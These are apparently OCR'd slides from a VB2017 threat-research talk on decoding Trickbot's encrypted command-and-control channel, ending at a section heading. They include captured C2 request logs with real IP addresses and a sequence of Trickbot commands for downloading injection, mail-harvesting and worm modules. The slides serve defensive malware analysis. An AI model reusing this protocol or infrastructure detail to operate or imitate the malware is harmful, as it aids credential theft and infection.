Symantec™

VB2017

Turning Trickbot:
Decoding an encrypted command-and-control channel

Andrew Brandt

Director of Threat Research


@threatresearch #vb2017

Agenda

1. The tools
2. Trickbot’s historical antecedents
3. What’s in the traffic
4. Decoding the payloads
5. Cross-referencing network reputation
6. Where do we go from here?

Data collection in the lab


- Security Analytics
  - Full packet capture
  - Data persistence for months to years
- SSL Visibility
  - Acts as an intermediate certificate authority
    - SSL cert resigning
  - Output as unencrypted packets to SA's capture interface
- Webpulse/GIN
  - Network reputation lookups
  - All URIs on testbeds submitted to cloud service
  - Relationship maps



Dyre then, Trickbot now

So…much…honey


Dyre c2 presentation slide, November 2014



```
GET /2807uk2/[redacted]_W512600.C[redacted]/5/publickey/[redacted]/ HTTP/1.1
User-Agent: Opera/9.80
Host: 94.23.236.54:15000
```

Malware version Machine name OS version Unique identifier string Command Public IP address

```
HTTP/1.1 200 OK
Server: Stalin
Content-Length: 400
```



```
/0309us1/D620_W512600.1228F774285096F5DEC1D42C7C85E2D6/5/publickey/174.29.12.29/
/0309us1/D620_W512600.1228F774285096F5DEC1D42C7C85E2D6/0/Win_XP_32bit/1037/174.29.12.29/
/0309us1/D620_W512600.1228F774285096F5DEC1D42C7C85E2D6/5/rplc/174.29.12.29/
/0309us1/D620_W512600.1228F774285096F5DEC1D42C7C85E2D6/1/nfpnQXNkVMkBQIFyRNIGDQmTfHdsMiV/17
/0309us1/D620_W512600.1228F774285096F5DEC1D42C7C85E2D6/14/NAT/Symmetric%20NAT/0/174.29.12.29/
/0309us1/D620_W512600.1228F774285096F5DEC1D42C7C85E2D6/14/user/not_support/0/174.29.12.29/
/0309us1/D620_W512600.1228F774285096F5DEC1D42C7C85E2D6/63/browsnapshot/174.29.12.29/
/0309us1/D620_W512600.1228F774285096F5DEC1D42C7C85E2D6/63/browsnapshot/174.29.12.29/
```

When I first saw Trickbot’s traffic

- “Oh, look, Dyre is back again”

  (then I read the Malwarebytes blog)


  bit.ly/trickbot-blog

- They’ve done some interesting new stuff to their c2

- And they’ve integrated what used to be an ecosystem of correlated malware into one hybrid


- This is going to be bad

Trickbot (Trojan.Trickybot) C2 over HTTPS



Time	Source(s)	Type	Method
12:24:36	91.83.88.51:449/kas20/[redacted]_W629200.[redacted]E168/5/spk/	application/octet-s…	GET
12:24:37	91.83.88.51:449/kas20/[redacted]_W629200.[redacted]E168/0/Windows%208%20x64/1031/184.96.178.202/814BEE…	text/plain	GET
12:24:37	91.83.88.51:449/kas20/[redacted]_W629200.[redacted]E168/0/Windows%208%20x64/1031/184.96.178.202/814BEE…	text/plain	GET
12:25:04	194.87.99.16:447/kas2[redacted]_W629200[redacted]FE168/5/systeminfo64/	application/octet-s…	GET
12:25:06	91.83.88.51:449/kas20/[redacted]_W629200.[redacted]E168/10/62/AWDJSCEIRYOXWCMB/1/	text/plain	GET
12:25:06	91.83.88.51:449/kas20/[redacted]_W629200.[redacted]E168/63/systeminfo/sTart/(null)//	text/plain	GET
12:25:08	91.83.88.51:449/kas20/[redacted]_W629200.[redacted]E168/10/62/GLZFROIDREY/1/	text/plain	GET
12:25:08	91.83.88.51:449/kas20/[redacted]_W629200.[redacted]E168/63/systeminfo/GetSystemInfo/c3VjY2Vzcw==/systeminfo/	text/plain	POST
12:25:08	91.83.88.51:449/kas20/[redacted]_W629200.[redacted]E168/63/systeminfo/GetSystemInfo/c3VjY2Vzcw==/systeminfo/	text/plain	
12:25:31	194.87.99.16:447/kas2[redacted]_W629200[redacted]FE168/5/injectDll64/	application/octet-s…	GET
12:26:08	91.83.88.51:449/kas20/[redacted]_W629200.[redacted]E168/5/dinj/	application/octet-s…	GET
12:26:09	91.83.88.51:449/kas20/[redacted]_W629200.[redacted]E168/5/sinj/	application/octet-s…	GET
12:26:10	91.83.88.51:449/kas20/[redacted]_W629200.[redacted]E168/5/dpost/	application/octet-s…	GET
12:26:11	91.83.88.51:449/kas20/[redacted]_W629200.[redacted]E168/10/62/CPHJJZOHQPU/1/	text/plain	GET
12:26:11	91.83.88.51:449/kas20/[redacted]_W629200.[redacted]E168/63/injectDll/sTart/U3VjY2Vzcw==//	text/plain	GET
12:26:11	91.83.88.51:449/kas20/[redacted]_W629200.[redacted]E168/14/user/Admin/0/	text/plain	GET
12:26:11	91.83.88.51:449/kas20/[redacted]_W629200.[redacted]E168/14/NAT%20status/client%20is%20behind%20NAT/0/	text/plain	GET
12:26:12	91.83.88.51:449/kas20/[redacted]_W629200.[redacted]E168/25/M2vzSeNWHXZ3SZI8LXI8HNKwD/	text/plain	GET
12:26:12	91.83.88.51:449/kas20/[redacted]_W629200.[redacted]E168/25/H8Lmxu6wcpnaMWUqVZgJJofsA0Mgm/	text/plain	GET
12:26:12	91.83.88.51:449/kas20/[redacted]_W629200.[redacted]E168/25/99bhq1kKk191mpZIB7rYwhw1lugPJh/	text/plain	GET


Typical sequence of commands issued



```
OUT: GET /5/spk/ | IN:  224 bytes binary data
OUT: GET /0/(Long OS name)/(version)/(public IP address)/(64 hex characters)/(base64 string) | IN:  585 bytes
OUT: GET /5/systeminfo64/
OUT: POST /63/systeminfo/GetSystemInfo/c3VjY2Vzcw==/systeminfo/ ("success") /1/
OUT: GET /5/dinj/ (~48KB)
OUT: GET /63/injectDll/sTart/U3VjY2Vzcw==// ("Success") /1/
OUT: GET /14/user/(username)/0/ /1/
OUT: GET /14/NAT%20status/client%20is%20behind%20NAT/0/ /1/
OUT: GET /23/1000061/ (not found) 3x /1/
OUT: GET /14/DNSBL/not%20listed/0/ /1/
OUT: GET /5/dinj/
OUT: GET /5/sinj/
OUT: GET /5/dpost/
OUT: GET /5/outlookDll64/
OUT: GET /10/62/972991/1/
OUT: GET /14/outlookDll/start%20Unable%20to%20load%20module%20from%20server/0/
OUT: GET /5/importDll64/
OUT: GET /10/62/973015/1/
OUT: GET /14/importDll/control%20Unable%20to%20load%20module%20from%20server/0/
OUT: GET /5/dinj/
OUT: GET /5/sinj/
OUT: GET /5/mailsearcher64/
OUT: GET /5/mailconf/
OUT: GET /10/62/973073/1/
OUT: GET /63/mailsearcher/start/c3VjY2Vzcw==// ("success")
OUT: GET /send/ (multiple, sequential)
OUT: GET /64/wormDll/InfectMachine/infect/
```

Some abstractions/inferences

